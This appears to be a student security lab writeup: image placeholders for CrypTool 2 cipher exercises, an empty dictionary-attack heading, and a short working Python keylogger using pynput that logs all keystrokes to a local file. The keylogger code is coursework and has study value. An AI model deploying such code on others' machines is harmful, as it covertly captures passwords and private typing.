
**A) Perform encryption and decryption of text by using cryptool 2. Perform the following:**


**- Ceaser Cipher**


**- Substitution Cipher**


**- Playfair Cipher**

**Ceaser Cipher**












**Substitution Cipher**







**Playfair Cipher**









**B) Create a program to perform Dictionary attack.**

**C) Create the keylogger using python program.**

import pynput

import logging

from pynput.keyboard import Key, Listener

log\_dir = "D:/"

logging.basicConfig(filename=(log\_dir+"keyLog.txt"), level=logging.DEBUG, format='%(asctime)s:%(message)s')

def my\_key\_on\_press(key):

    logging.info(str(key))

with Listener(on\_press=my\_key\_on\_press) as listener:

    listener.join()